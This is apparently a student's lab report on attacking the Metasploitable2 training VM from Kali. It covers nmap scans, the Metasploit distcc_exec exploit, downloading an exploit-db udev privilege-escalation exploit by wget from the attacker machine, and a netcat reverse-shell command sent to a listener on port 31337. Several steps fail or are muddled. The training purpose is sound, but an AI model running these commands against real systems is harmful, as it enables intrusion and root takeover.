
4. Problems and questions

I. What is a reverse shell?
> A reverse shell is a type of shell in which the target machine initiates a connection to the attacker's machine. This allows the attacker to control the target machine and execute commands on it, as if they were sitting at the target machine's keyboard.

II. Why is it important to grant proper privileges to user accounts, in particular accounts used as a default by services running on systems?
> It is important to grant proper privileges to user accounts, especially those used as the default by services running on systems, as any user with unrestricted access to a system can potentially cause a great deal of damage. For example, a user with unrestricted root-level access could install malicious software, delete important files, or even crash the system.



5. Tasks (Metasploitable2)
I. Scan using nmap Metasploitable VM

nmap –p1-65535 –A x.x.x.x
>

```
┌──(kali㉿kali)-[~]
└─$ nmap -p1-65535 -A 192.168.39.5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-25 15:04 EST
Stats: 0:00:43 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 15:05 (0:00:01 remaining)
Stats: 0:00:55 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 15:05 (0:00:02 remaining)
Nmap scan report for 192.168.39.5
Host is up (0.013s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.39.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8
BITMIME, DSN
|_ssl-date: 2023-01-17T23:54:09+00:00; -7d20h12m41s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no su
ch thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
53/tcp    open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
```

```
kali@kali: ~
File  Actions  Edit  View  Help
Compression, SupportsTransactions, Support41Auth
|   Status: Autocommit
|_  Salt: VX4;l.@73:i"ku+r}>Z-
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2023-01-17T23:54:08+00:00; -7d20h12m42s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no su
ch thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp  open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd (Admin email admin@Metasploitable.LAN)
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
35131/tcp open  mountd      1-3 (RPC #100005)
39001/tcp open  status      1 (RPC #100024)
41306/tcp open  java-rmi    GNU Classpath grmiregistry
50484/tcp open  nlockmgr    1-4 (RPC #100021)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_
kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2023-01-17T18:53:59-05:00
|_clock-skew: mean: -7d18h57m41s, deviation: 2h30m00s, median: -7d20h12m42s
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 145.51 seconds

┌──(kali㉿kali)-[~]
```

II. Find some information about vulnerabilities of the vsftd service (eg. using websites from table in point 2.) – particularly check the version installed at VM

>

```
┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd start

┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd status
● vsftpd.service - vsftpd FTP server
     Loaded: loaded (/lib/systemd/system/vsftpd.service; disabled; preset: disabled)
     Active: active (running) since Wed 2023-01-25 15:10:59 EST; 17s ago
    Process: 105786 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exited, status=0/SUCCESS)
   Main PID: 105787 (vsftpd)
      Tasks: 1 (limit: 2275)
     Memory: 1.0M
        CPU: 17ms
     CGroup: /system.slice/vsftpd.service
             └─105787 /usr/sbin/vsftpd /etc/vsftpd.conf

Jan 25 15:10:59 kali systemd[1]: Starting vsftpd FTP server ...
Jan 25 15:10:59 kali systemd[1]: Started vsftpd FTP server.
```

Version is not showing even though the server is on!

```
┌──(kali㉿kali)-[~]
└─$ vfstpd -version
Command 'vfstpd' not found, did you mean:
  command 'vsftpd' from deb vsftpd
Try: sudo apt install <deb name>

┌──(kali㉿kali)-[~]
└─$ vfstpd -v
Command 'vfstpd' not found, did you mean:
  command 'vsftpd' from deb vsftpd
Try: sudo apt install <deb name>
```

III. Try to connect to Metasploitable VM with ftp/telnet and using the information gathered with nmap scan:
telnet x.x.x.x 21
USER user:)
PASS pass

>

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.39.5
Trying 192.168.39.5...
Connected to 192.168.39.5.
Escape character is '^]'.
                                                  _
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Jan 17 13:15:38 EST 2023 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:20:11:0e brd ff:ff:ff:ff:ff:ff
    inet 192.168.39.5/24 brd 192.168.39.255 scope global eth0
    inet6 fe80::a00:27ff:fe20:110e/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

IV. Scan with nmap for port 6200

> scanned kali from metasploitable <

```
msfadmin@metasploitable:~$ nmap -sV -p 6200 192.168.39.4

Starting Nmap 4.53 ( http://insecure.org ) at 2023-01-17 19:36 EST
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 0 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Interesting ports on 192.168.39.4:
PORT     STATE  SERVICE VERSION
6200/tcp closed unknown
MAC Address: 08:00:27:22:46:4F (Cadmus Computer Systems)

Service detection performed. Please report any incorrect results at http://insecure.org/nmap/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.406 seconds
msfadmin@metasploitable:~$
```

V. Connect with telnet to Metasploitable VM from Kali

telnet x.x.x.x 6200

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.39.5 6200
Trying 192.168.39.5 ...
telnet: Unable to connect to remote host: Connection refused
```

>

```
msfadmin@metasploitable:~$ telnet 192.168.39.4 6200
Trying 192.168.39.4 ...
telnet: Unable to connect to remote host: Connection refused
msfadmin@metasploitable:~$
```

It may happen that during port scanning with nmap, port 6200 will be closed, in which case you need to repeat step III.

VI. Scan with nmap for port 6200

>

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 192.168.39.5 6200
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-25 15:53 EST
Error #487: Your port specifications are illegal.  Example of proper form: "-100,200-1024,T:3000-4000,U:60000-"
QUITTING!
```

VII. Run some commands e.g. id; whoami; ls; (mind the semicolons after the commands)
Distccd service vulnerability – escalation of privileges

>

```
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$
```


VIII. Find information about distccd service (port number, what information was delivered by nmap?) and about its vulnerabilities

>Nmap did not work on the metasploit port 6200

IX. Start metasploit environment
msfconsole

>

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
```




```
       =[ metasploit v6.2.36-dev                          ]
+ -- --=[ 2277 exploits - 1194 auxiliary - 408 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use the resource command to run
commands from a file
Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

X. Find available exploits for distccd
search distccd
>

```
msf6 > search distccd

Matching Modules
================

   #  Name                          Disclosure Date  Rank       Check  Description
   -  ----                          ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec  2002-02-01       excellent  Yes    DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec
```

XI. Execute exploit
use exploit/unix/misc/distcc_exec
show options
set RHOST x.x.x.x
exploit
>

```
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf6 > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > show payload
[-] Invalid parameter "payload", use "show -h" for more information
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_perl                                   normal  No     Unix Command Shell, Bind TCP (vi
a Perl)
   1   payload/cmd/unix/bind_perl_ipv6                              normal  No     Unix Command Shell, Bind TCP (vi
a perl) IPv6
   2   payload/cmd/unix/bind_ruby                                   normal  No     Unix Command Shell, Bind TCP (vi
a Ruby)
   3   payload/cmd/unix/bind_ruby_ipv6                              normal  No     Unix Command Shell, Bind TCP (vi
a Ruby) IPv6
   4   payload/cmd/unix/generic                                     normal  No     Unix Command, Generic Command Ex
ecution
   5   payload/cmd/unix/reverse                                     normal  No     Unix Command Shell, Double Rever
se TCP (telnet)
   6   payload/cmd/unix/reverse_bash                                normal  No     Unix Command Shell, Reverse TCP
(/dev/tcp)
   7   payload/cmd/unix/reverse_bash_telnet_ssl                     normal  No     Unix Command Shell, Reverse TCP
SSL (telnet)
   8   payload/cmd/unix/reverse_openssl                             normal  No     Unix Command Shell, Double Rever
se TCP SSL (openssl)
   9   payload/cmd/unix/reverse_perl                                normal  No     Unix Command Shell, Reverse TCP
(via Perl)
   10  payload/cmd/unix/reverse_perl_ssl                            normal  No     Unix Command Shell, Reverse TCP
SSL (via perl)
   11  payload/cmd/unix/reverse_ruby                                normal  No     Unix Command Shell, Reverse TCP
(via Ruby)
   12  payload/cmd/unix/reverse_ruby_ssl                            normal  No     Unix Command Shell, Reverse TCP
SSL (via Ruby)
   13  payload/cmd/unix/reverse_ssl_double_telnet                   normal  No     Unix Command Shell, Double Rever
se TCP SSL (telnet)
```


XII. Find out your identity on an exploited system (whoami;)
>

```
msf6 exploit(unix/misc/distcc_exec) > whoami
[*] exec: whoami

kali
msf6 exploit(unix/misc/distcc_exec) >
```

XIII. Find the kernel version of the exploited system (uname –r;)
>

```
msf6 exploit(unix/misc/distcc_exec) > uname -r
[*] exec: uname -r

6.0.0-kali6-amd64
```

XIV. Search the exploit-db database to find an exploit which will allow us to gain the rights of root (hint CVE-2009-1185)
>



XV. Save this exploit in Kali VM, and make it available for the victim (start apache2 at Kali, and copy exploit to /var/www/html)
>

```
┌──(kali㉿kali)-[~]
└─$ sudo cp ~/Downloads/8572.c /var/www/html
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

┌──(kali㉿kali)-[~]
└─$ ls /var/www/html
8572.c  index.html  index.nginx-debian.html
```

XVI. Download exploit using access to Metasploitable VM gained with Metasploit and compile exploit:
wget x.x.x.x/exploit_file
gcc exploit.c –o exploit
>

```
msfadmin@metasploitable:~$ wget 192.168.39.4/8572.c
--20:38:12--  http://192.168.39.4/8572.c
           => `8572.c'
Connecting to 192.168.39.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,876 (2.8K) [text/x-csrc]

100%[=================================================================>] 2,876        --.--K/s

20:38:13 (106.71 MB/s) - `8572.c' saved [2876/2876]

msfadmin@metasploitable:~$ ls
8572.c  vulnerable
msfadmin@metasploitable:~$
```

XVII. From the source code, we found that this exploit needs the Process Identifier (PID) of the udevd netlink socket as the argument. We can get this value by issuing the following command:
cat /proc/net/netlink
Look for (Group=1)
>

```
msfadmin@metasploitable:~$ cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
f7c4d200 0   0      00000000 0        0        00000000 2
f7c66c00 4   0      00000000 0        0        00000000 2
f7fcb200 7   0      00000000 0        0        00000000 2
f7d41600 9   0      00000000 0        0        00000000 2
f7cfc800 10  0      00000000 0        0        00000000 2
f7c4d600 15  0      00000000 0        0        00000000 2
df828600 15  2403   00000001 0        0        00000000 2
f7cf4200 16  0      00000000 0        0        00000000 2
df828c00 18  0      00000000 0        0        00000000 2
msfadmin@metasploitable:~$
```

XVIII. You can also get the udev service PID, 1, by giving the following command:
ps aux | grep udev
>

```
msfadmin@metasploitable:~$ ps aux | grep udevd
root      2404  0.0  0.0   2216   640 ?        S<s  13:15   0:00 /sbin/udevd --daemon
msfadmin  6312  0.0  0.0   3008   776 pts/1    S+   20:47   0:00 grep udevd
msfadmin@metasploitable:~$
```

XIX. From our information gathering on the victim machine, we know that this machine has Netcat installed. We will use Netcat on Metasploitable VM to connect
back to Kali once the exploit runs in order to give us root access to the victim machine. Based on the exploit source code information, we need to save our payload
in a file called run:
echo '#!/bin/bash' > run
echo '/bin/netcat -e /bin/bash x.x.x.x 31337' >> run
Use Kali VM IP
>

```
msfadmin@metasploitable:~$ echo '#!/bin/bash'>run
msfadmin@metasploitable:~$ echo '/bin/netcat -e /bin/bash 192.168.39.4 31337'>>run
msfadmin@metasploitable:~$
```

XX. We also need to start the Netcat listener on Kali VM by issuing the following command:
nc -vv -l -p 31337
>

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nc -vv -l -p 31337
listening on [any] 31337 ...
```

XXI. The one thing left is to run the exploit on Metasploitable VMwith the required argument:
./exploit PID_no
>

```
msfadmin@metasploitable:~$ ./exploit 2403
-bash: ./exploit: No such file or directory
```

Even though the port is listening and PID is 2403 it is showing empty directory!

XXII. Verify your identity now (whoami;)
>

```
msfadmin@metasploitable:~$ whoami
msfadmin
```